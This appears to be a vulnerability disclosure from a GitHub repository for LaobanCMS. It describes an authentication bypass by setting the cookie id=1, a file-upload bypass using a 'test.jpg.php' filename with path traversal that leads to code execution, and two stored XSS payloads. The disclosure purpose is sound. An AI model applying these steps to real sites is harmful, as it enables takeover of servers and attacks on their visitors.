

master

...

Laobancms / vuln.md

Cumtuanfeng Update vuln.md

History

1 contributor

89 lines (30 sloc) | 1.84 KB

...

File upload

In laobancms/admin/wenjian.php line 103 to 112

```
103 if(isset($_POST['shangchuan'])){
104     $total = count($_FILES['sc']['name']); //上传数量
105     for($i=0; $i<$total; $i++){
106         if(strstr($_FILES['sc']['name'][$i],'.jpg') || strstr($_FILES['sc']['name'][$i],'.png') || strstr($_FILES['sc']['name'][$i],'.gif') || strstr($_FILES['sc']['name'][$i],'.jpeg') || strstr($_FILES['sc']['name'][$i],'.html') || strstr($_FILES['sc']['name'][$i],'.js') || strstr($_FILES['sc']['name'][$i],'.css')){
107             move_uploaded_file($_FILES['sc']['tmp_name'][$i],"$wj/".$_FILES['sc']['name'][$i]);
108         }
109         else{echo "<script>alert('你上传的文件格式不正确, 请重新选择上传文件');window.location='wenjian.php?wj=$wj';</script>";}
110     }
111     echo "<script>alert('上传成功');window.location='wenjian.php?wj=$wj';</script>";
112 }
```


It simply validates the existence of '.jpg|.png|.gif|.jpeg|.html|.js|.css' in the file name by using the `strstr()` function.

So, upload `test.jpg.php`

First, login the admin page by setting the cookie(id=1) (CVE-2018-19224)

名称	域名	路径	过期时间	创建时间	值	网站
Cookie	127.0.0.1	/laobancms/admin/	Sat, 09 Feb 2019 03:06:49 GMT	Fri, 08 Feb 2019 06:37:53 GMT	1	httpOnly

Visit `admin/wenjian.php?wj=../templates/pc`, upload `test.jpg.php`



Vist: `templates/pc/test.jpg.php`

PHP Version 5.6.35	
System	Windows NT DESKTOP-2QDVETP 10.0 build 17134 (Windows 10) AMD64
Build Date	Mar 29 2018 14:22:10
Compiler	MSVC11 (Visual C++ 2012)
Architecture	x64
Configure Command	cmd /c "cd /d %~dp0\src\php & phpize --enable-snapshot-build --disable-lua --enable-debug-pack --without-mysql --without-pdo-mysql --without-pdo-oci --with-pdo-oci=/usr/local/opt/oracle/instantclient_12_1/udklshared --with-oci8-12c=/usr/local/opt/oracle/instantclient_12.1/udklshared --enable-object-out-dir=/usr/local/opt/oracle/instantclient_12.1/udklshared --enable-com-dotnet-shared --with-mcrypt=static --without-analyzer --with-pgsql"
Server API	Apache 2.0 Handler
Virtual Directory Support	enabled
Configuration File (php.ini) Path	C:\WINDOWS
Loaded Configuration File	C:\wamp64\bin\apache\apache2.4.33\bin\php.ini
Scan this dir for additional .ini files	(none)
Additional .ini files parsed	(none)
PHP API	20131106
PHP Extension	20131226
Zend Extension	220131226
Zend Extension Build	API220131226,TS,VC11
PHP Extension Build	API20131226,TS,VC11
Debug Build	no
Thread Safety	enabled
Zend Signal Handling	disabled
Zend Memory Manager	enabled
Zend Multibyte Support	provided by mbstring
IPv6 Support	enabled
DTrace Support	disabled
Registered PHP Streams	php, file, glob, data, http, ftp, zip, compress.zlib, compress.bzip2, https, ftps, phar
Registered Stream Socket Transports	tcp, udp, ssl, sslv3, tls, tlsv1.0, tlsv1.1, tlsv1.2

We can get shell !

XSS1

Login the admin page by setting the cookie(id=1) (CVE-2018-19224)

Visit: admin/info.php?shuyu=基础设置

Fill "><script>alert(1)</script>" in the "网站SEO关键词" form

Click the '保存更改' button to save the changes

Click the '生成'-'更新今日' button in the upper right corner to update

Then visit the index

127.0.0.1/laobancms/admin/info.php?shuyu=基础设置

老班CMS

设置中心

导航栏目

模板中心

我的图库

客户留言

设置中心

基础设置

高级设置

我的参数

备份还原

更改密码

计划任务

我的参数

电脑站网址

手机站网址

网站SEO标题


网站SEO关键词

网站SEO描述

参数调用方法

参数调用, 参数: (联系电话)

保存更改



XSS2

Login the admin page by setting the cookie(id=1) (CVE-2018-19224)

Visit: `admin/info.php?shuyu=我的参数`

Fill `<script>alert(1)</script>` in the "首页简介" form

Click the '保存更改' button to save the changes

Click the '生成'-'>' '更新今日' button in the upper right corner to update

Then visit the index

